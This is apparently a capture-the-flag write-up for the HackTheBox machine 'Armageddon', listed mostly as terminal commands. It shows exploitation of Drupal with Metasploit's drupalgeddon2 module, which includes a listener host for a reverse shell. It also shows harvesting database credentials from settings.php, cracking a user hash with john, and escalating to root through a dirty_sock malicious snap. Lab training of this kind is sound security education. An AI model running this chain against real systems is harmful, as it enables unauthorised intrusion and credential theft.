


┌──(root💀kali)-[/home/kali/Downloads]

└─# nmap 10.10.10.233



<http://10.10.10.233/>






Let’s check if we can work a way around the login page!

Exploring, I found that Drupal 7 can be exploited using Metasploit!


┌──(root💀kali)-[/home/kali/Downloads]

└─# msfconsole

msf6 > search drupal




msf6 > use exploit/unix/webapp/drupal\_drupalgeddon2





msf6 exploit(unix/webapp/drupal\_drupalgeddon2) > set RHOSTS 10.10.10.233


msf6 exploit(unix/webapp/drupal\_drupalgeddon2) > set LHOST 10.10.14.35


msf6 exploit(unix/webapp/drupal\_drupalgeddon2) > exploit















cat settings.php



















'username' => 'drupaluser',


'password' => 'CQHEy@9M\*m23gBVj',

mysql -u drupaluser -p -e ‘show databases;’




mysql -u drupaluser -p -D 'drupal' -e 'show tables;'






mysql -u drupaluser -p -D 'drupal' -e 'select \* from users;'




Output:

brucetherealadmin $S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt



┌──(root💀kali)-[/home/kali/Downloads]


└─# john hash --wordlist=rockyou.txt




Output: booboo


──(root💀kali)-[/home/kali/Downloads]

└─# ssh [brucetherealadmin@10.10.10.233](mailto:brucetherealadmin@10.10.10.233)






User.txt: ae611d2c546da871XXXXXXXXXXXXXX



[brucetherealadmin@armageddon ~]$ python –version




<https://github.com/initstring/dirty_sock/blob/master/dirty_sockv2.py>



<https://gitlab.com/tamilcode/dirty-sock-exploit/-/blob/main/dirty_sock_exploit>


[brucetherealadmin@armageddon /]$ cd tmp

[brucetherealadmin@armageddon tmp]$ python2 -c 'print "" + "A"\*4256 + "=="' | base64 -d > dedsec.snap



[brucetherealadmin@armageddon tmp]$ sudo /usr/bin/snap install --devmode dedsec.snap

[brucetherealadmin@armageddon tmp]$ cat /etc/passwd



Username: dirty\_sock


Password: dirty\_sock

[brucetherealadmin@armageddon tmp]$ su dirty\_sock

[dirty\_sock@armageddon tmp]$ sudo –i

[root@armageddon ~]# cd /root

[root@armageddon ~]# cat root.txt



Root.txt: 7e815792cbddaf2XXXXXXXXXXXXXXXXXXXX